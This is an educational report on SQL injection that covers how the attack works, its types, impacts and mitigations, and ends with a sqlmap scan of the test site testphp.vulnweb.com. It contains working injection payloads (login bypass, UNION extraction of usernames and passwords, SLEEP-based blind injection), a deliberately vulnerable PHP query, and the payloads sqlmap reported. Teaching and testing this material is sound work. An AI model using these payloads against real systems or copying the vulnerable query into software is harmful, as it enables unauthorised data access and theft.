2024

SQLi

Somnath Narote

CyberSapiens

2/11/2024

Table of Contents

Introduction

Structured Query Language (SQL) has been the standard for handling relational database management systems (DBMS) for years. Since it has become common for internet web applications and SQL databases to be connected, SQL injection attacks of data-driven web apps, also simply called SQLi attacks, have been a serious problem.

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

A SQLi attack happens when an attacker exploits a vulnerability in the web app's SQL implementation by submitting a malicious SQL statement via a fillable field. In other words, the attacker will add code to a field to dump or alter data or access the backend.


A successful malicious SQL statement could give an attacker administrator access to a database, allowing them to select data such as employee ID/password combinations or customer records, and delete, modify, or data dump anything in the database they choose. The right SQL injection attack can actually allow access to a hosting machine's operating system and other network resources, depending on the nature of the SQL database. In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

SQL Injection

SQL Injection (SQLi) is a type of attack where a malicious actor can manipulate SQL queries within an application to interfere with its database interactions. By inserting (or "injecting") malicious SQL code into an input field, an attacker can access or modify database data in unauthorized ways, potentially leading to data leaks, unauthorized actions, and other security breaches.

How SQL Injection Works

SQL Injection exploits occur when an application improperly sanitizes or validates user input in SQL queries. For instance, if a web application dynamically builds SQL queries using raw user input without adequately handling it, attackers can insert SQL commands that change the behaviour of those queries.


' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
All passwords
All usernames

Impact of a successful SQL injection attack

A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- Passwords.
- Credit card details.
- Personal user information.

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

SQL injection vulnerabilities

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- The single quote character ' and look for errors or other anomalies.

- Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.
- Boolean conditions such as **OR 1=1** and **OR 1=2**, and look for differences in the application's responses.
- Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond.
- OAST (Out-of-band Application Security Testing) payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitor any resulting interactions.

Alternatively, you can find the majority of SQL injection vulnerabilities quickly and reliably using **Burp Scanner**.


SQL injection in different parts of the query

Most SQL injection vulnerabilities occur within the **WHERE** clause of a **SELECT** query. Most experienced testers are familiar with this type of SQL injection.

However, SQL injection vulnerabilities can occur at any location within the query, and within different query types. Some other common locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.

Important SQL Commands




Important SQL Commands for Interviews

- **SELECT:** Retrieve data from a database table.
- **INSERT:** Add new records to a database table.
- **UPDATE:** Modify existing records in a database table.
- **DELETE:** Remove records from a database table.
- **JOIN:** Combine data from multiple tables based on related columns.
- **GROUP BY:** Group rows in a table based on specified columns for aggregation.
- **ORDER BY:** Sort query results based on specified columns.
- **WHERE:** Filter query results based on specified conditions.
- **DISTINCT:** Retrieve unique values from a column in a table.
- **COUNT:** Calculate the number of rows or non-null values in a column.
- **SUM:** Calculate the sum of numeric values in a column.
- **AVG:** Calculate the average of numeric values in a column.
- **MAX:** Retrieve the maximum value from a column.
- **MIN:** Retrieve the minimum value from a column.
- **HAVING:** Filter query results after using the GROUP BY clause.
- **UNION:** Combine the results of two or more SELECT queries.
- **IN:** Check if a value matches any value in a list or subquery.
- **BETWEEN:** Check if a value is within a specified range.
- **LIKE:** Search for a specified pattern in a column.
- **EXISTS:** Check if a subquery returns any results.
- **CASE:** Perform conditional logic within a query.
- **INDEX:** Improve query performance by creating an index on columns.
- **PRIMARY KEY:** Ensure uniqueness and integrity of records in a table.
- **FOREIGN KEY:** Establish a relationship between two tables based on a common column.
- **VIEW:** Create a virtual table derived from one or more existing tables.

SQL Injection Attacks

SQL injection is a common attack vector that allows users with malicious SQL code to access hidden information by manipulating the backend of databases. This data may include sensitive business information, private customer details, or user lists. A successful SQL injection can result in deletion of entire databases, unauthorized use of sensitive data, and unintended granting of administrative rights to a database.

The types of SQL injection attacks vary depending on the kind of database engine. The SQLi attack works on dynamic SQL statements, which are generated at run time using a URI query string or web form.


http://softwarecompany.com?
userID=1199 or 1=1;--
SELECT* FROM users
WHERE userID=1199 or 1=1;--
Attacker
Data for all users is returned to attacker
Web API Server
Return data for all users
Victim's SQL Database Server

SQL Injection attacks target applications that rely on unsanitized user inputs in SQL statements. If input validation is weak, the application passes these inputs directly into SQL queries without proper sanitization, allowing attackers to:

- Retrieve sensitive information.
- Bypass authentication.
- Delete or modify database content.
- Execute administrative operations on the database.

Steps in an SQL Injection Attack

1. **Find a Vulnerable Input Field**: Attackers look for user input fields, like login forms, search bars, or URL parameters.
2. **Insert Malicious SQL Code**: They enter SQL commands within the input field to alter the intended SQL query.
3. **Manipulate SQL Queries**: The injected SQL code changes how the database interprets and executes the query.
4. **Obtain Unauthorized Access or Data**: Depending on the payload, attackers can view or manipulate database content without authorization.

For example, a simple web application with a login form will accept a user email address and password. It will then submit that data to a PHP file. There is a “remember me” checkbox in most forms like this, indicating that the data from the login session will be stored in a cookie.

Depending on how the statement for checking user ID is written in the backend, it may or may not be sanitized.

- The attacker inputs a username like ' OR '1'='1 in the login form.
- This input modifies the SQL query to always be true (since 1=1 is always true).

- The database bypasses the password check and returns the first record it finds, usually granting unauthorized access.

This example statement is not sanitized, and is vulnerable:

SELECT * FROM users WHERE email = $_POST['email'] AND password = md5($_POST['password']);

This is because although the password is encrypted, the code directly uses the values of the $_POST[] array.

If the administrator should use "admin@company.com" and "password", like this:

SELECT * FROM users WHERE email = 'admin@company.com' AND password = md5('password');

An SQLi attacker simply needs to comment out the password portion and add a condition that will always be true, such as "1 = 1".

This creates a dynamic statement that ends with a condition that will always be true, defeating the security measures in place:

SELECT * FROM users WHERE email = 'xxx@xxx.xxx' OR 1 = 1 LIMIT 1 -- '] AND password = md5('password').

1. User Input -> 2. Malicious SQL Injected -> 3. Application Executes -> 4. Data Retrieved or Manipulated

Login Form Username: ' OR '1'='1 SELECT * FROM users

Password: any_pass WHERE username = '' OR '1'='1';

- Attacker inputs - -> - Alters the SQL Query - -> - Executes SQL Injection - -> Unauthorized Access to Data

Types of SQL Injection

There are lots of SQL injection vulnerabilities, attacks, and techniques, that occur in different situations. Some common SQL injection examples include:

- Retrieving hidden data, where you can modify a SQL query to return additional results. OR

Also called as **Classic or in-band SQLi** where Attacker directly alters the SQL query with malicious input.

- **Subverting application logic**, where you can change a query to interfere with the application's logic.
- **UNION attacks**, where you can retrieve data from different database tables.
- **Blind SQL injection**, where the results of a query you control are not returned in the application's responses. **OR**
  Database errors aren't directly shown, so attackers use true/false tests to gather data.
- **Time-based SQLi**: Attackers inject SQL commands to delay responses, determining database information from response times.

Real-World SQL Injection Examples

Retrieving hidden data

Imagine a shopping application that displays products in different categories. When the user clicks on the **Gifts** category, their browser requests the URL:

```
https://insecure-website.com/products?category=Gifts
```

This causes the application to make a SQL query to retrieve details of the relevant products from the database:

```
SELECT * FROM products WHERE category = 'Gifts' AND
released = 1
```

This SQL query asks the database to return:

- all details (`*`)
- from the `products` table
- where the `category` is `Gifts`
- and `released` is `1`.

The restriction `released = 1` is being used to hide products that are not released. We could assume for unreleased products, `released = 0`.

The application doesn't implement any defenses against SQL injection attacks. This means an attacker can construct the following attack, for example:

```
https://insecure-website.com/products?category=Gifts'--
```

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Crucially, note that `--` is a comment indicator in SQL. This means that the rest of the query is interpreted as a comment, effectively removing it. In this example, this means the query no longer includes `AND released = 1`. As a result, all products are displayed, including those that are not yet released.

You can use a similar attack to cause the application to display all the products in any category, including categories that they don't know about:

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

The modified query returns all items where either the `category` is `Gifts`, or `1` is equal to `1`. As `1=1` is always true, the query returns all items.

Data Leakage

Consider a web form that retrieves user data:

```
Sql query:
SELECT * FROM users WHERE id = 'input_id';
```

An attacker inputs:

- **ID:** `1 OR 1=1`

Resulting query:

```
sql
Copy code
SELECT * FROM users WHERE id = '1' OR 1=1;
```

Since `1=1` is always true, this query returns all rows in the `users` table, leaking all user data.

Subverting application logic

Imagine an application that lets users log in with a username and password. If a user submits the username `wiener` and the password `bluecheese`, the application checks the credentials by performing the following SQL query:

```
SELECT * FROM users WHERE username = 'wiener' AND
password = 'bluecheese'
```

If the query returns the details of a user, then the login is successful. Otherwise, it is rejected.

In this case, an attacker can log in as any user without the need for a password. They can do this using the SQL comment sequence `--` to remove the password check from the WHERE clause of the query. For example, submitting the username `administrator'--` and a blank password results in the following query:

```
SELECT * FROM users WHERE username = 'administrator'--
' AND password = ''
```

This query returns the user whose `username` is `administrator` and successfully logs the attacker in as that user.

Login Bypass

Imagine a login form with a query structured like this:

```
Sql query:
SELECT * FROM users WHERE username = 'input_username'
AND password = 'input_password';
```

If the web app doesn’t sanitize input, an attacker could enter the following:

- **Username:** `admin' --`
- **Password:** `any_text`

The SQL query becomes:

```
SELECT * FROM users WHERE username = 'admin' --' AND
password = 'any_text';
```

The -- symbol comments out the rest of the query, allowing access as `"admin"` without a password check.

Retrieving data from other database tables

In cases where the application responds with the results of a SQL query, an attacker can use a SQL injection vulnerability to retrieve data from other tables within the database. You can use the `UNION` keyword to execute an additional `SELECT` query and append the results to the original query.

For example, if an application executes the following query containing the user input `Gifts`:

```
SELECT name, description FROM products WHERE category
= 'Gifts'
```

An attacker can submit the input:

```
' UNION SELECT username, password FROM users--
```

This causes the application to return all usernames and passwords along with the names and descriptions of products.

Blind SQL Injection

In cases where error messages aren’t shown, attackers might test responses with injected conditional SQL:

```
input_username = 'admin' AND SLEEP(5); --`
```

If the application delays for five seconds, it confirms the injection succeeded, allowing attackers to extract data bit by bit.

Impact and Mitigation Measures

SQL Injection (SQLi) attacks can have serious impacts on an organization's data security, functionality, and overall reputation. Below are the main impacts and effective mitigation measures to prevent these attacks.

Impact of SQL Injection

1. **Data Breach and Data Theft**:
   - SQLi can allow attackers to access sensitive data, including user credentials, personal information, financial records, etc. This leads to data breaches that could harm users and lead to regulatory penalties (e.g., GDPR or CCPA violations).
2. **Authentication Bypass**:
   - Attackers may gain unauthorized access by manipulating login forms with SQL injections. This can result in attackers impersonating legitimate users, leading to further unauthorized actions.
3. **Data Manipulation or Deletion**:
   - Attackers can alter, add, or delete database records, disrupting services, defacing websites, or causing operational damage.
4. **Denial of Service (DoS)**:
   - Some SQL injections can overload a database by executing complex or time-consuming queries, leading to performance degradation or making the application unavailable.
5. **Reputation Damage and Financial Loss**:
   - A security breach from an SQL injection can harm an organization's reputation and result in financial losses from lawsuits, fines, or loss of customer trust.
6. **Full Database Compromise**:
   - Advanced SQL injections can give attackers the ability to execute arbitrary commands, potentially gaining complete control over the database server and other connected systems.

Mitigation Measures for SQL Injection

1. **Use Parameterized Queries (Prepared Statements)**:
   - Use parameterized queries that bind inputs as parameters rather than inserting them directly into SQL queries. This prevents injected SQL code from altering the query structure.
   - Example:

python
```
cursor.execute("SELECT * FROM users WHERE
username = ? AND password = ?", (username,
password))
```

2. **Implement Stored Procedures**:
   - Use stored procedures to encapsulate SQL code on the database server. This limits direct interaction with SQL queries and can be combined with input validation.
3. **Use Object-Relational Mapping (ORM) Frameworks**:
   - ORMs (e.g., Django ORM, SQLAlchemy) abstract SQL queries into code-level objects, which are less vulnerable to SQLi when used correctly.
4. **Input Validation and Sanitization**:
   - Limit input to expected characters (e.g., only letters and numbers in usernames) and reject or sanitize any inputs that don't match allowed patterns.
   - Avoid characters like single quotes ('), double quotes ("), semicolons (;), and comments (--).
5. **Least Privilege Principle**:
   - Configure the database user account with minimal permissions. For instance, if the application only needs to read data, don't allow it to execute updates or deletes.
6. **Error Handling and Disable Error Messages**:
   - Avoid showing detailed SQL error messages to users as these can reveal database structure information to attackers. Use generic error messages instead.
7. **Web Application Firewalls (WAFs)**:
   - Deploy a WAF that can filter out known SQL injection patterns. This adds an additional layer of defense, especially for legacy systems that cannot easily be updated.
8. **Database Security Controls**:
   - Enable security controls like logging and monitoring on the database to detect unusual queries and access patterns that may indicate an SQLi attack.
9. **Security Testing (Code Reviews and Penetration Testing)**:
   - Regularly review code and perform penetration tests to identify and address SQLi vulnerabilities. Use automated tools like SQLmap for detecting SQL injection.
10. **Regular Updates and Patching**:


- Keep database management systems and web frameworks up to date to protect against newly discovered vulnerabilities.

Implementing these measures helps secure applications against SQL Injection and mitigates the risk of unauthorized data access and potential service disruption. A combination of these practices provides layered protection, improving overall security.


sqlmap:

url : http://testphp.vulnweb.com/

```
sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 -threads 3
```




```
┌──(kali㉿kali)-[~]
└─$ sqlmap --url http://testphp.vulnweb.com/ --batch --crawl 2 -threads 3
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. I
t is the end user's responsibility to obey all applicable local, state and federal laws. Developers as
sume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:21:58 /2024-12-19/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[09:21:58] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[09:21:58] [INFO] searching for links with depth 1
[09:22:00] [INFO] searching for links with depth 2
[09:22:00] [INFO] starting 3 threads
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other t
ools [y/N] N
```



```
[09:22:03] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[09:22:03] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[09:22:03] [INFO] using '/home/kali/.local/share/sqlmap/output/results-12192024_0922am.csv' as the CSV
 results file in multiple targets mode
[09:22:08] [INFO] testing connection to the target URL
[09:22:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:22:09] [INFO] testing if the target URL content is stable
[09:22:10] [INFO] target URL content is stable
[09:22:10] [INFO] testing if GET parameter 'artist' is dynamic
[09:22:11] [INFO] GET parameter 'artist' appears to be dynamic
[09:22:11] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possib
le DBMS: 'MySQL')
[09:22:12] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSe
s? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and
 risk (1) values? [Y/n] Y
[09:22:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:22:14] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clau
se' injectable (with --string="non")
```

Existing Vulnerability:



```
[09:22:40] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:

Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 6304=6304

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 2911 FROM (SELECT(SLEEP(5)))esys)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-4442 UNION ALL SELECT NULL,NULL,CONCAT(0x71786b6a71,0x775967524172624866725577726
777735a756277766b67456e4b45734358594e7851624871434470,0x7162716a71)-- -
```

Resources and References

SQL Injection Attacks and Vulnerabilities:

https://portswigger.net/web-security/sql-injection
https://portswigger.net/blog/oast-out-of-band-application-security-testing
https://www.vmware.com/topics/sql-injection-attack
https://brightsec.com/blog/sql-injection-attack/

SQL Injection payloads:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/README.md
https://github.com/swisskyrepo/PayloadsAllTheThings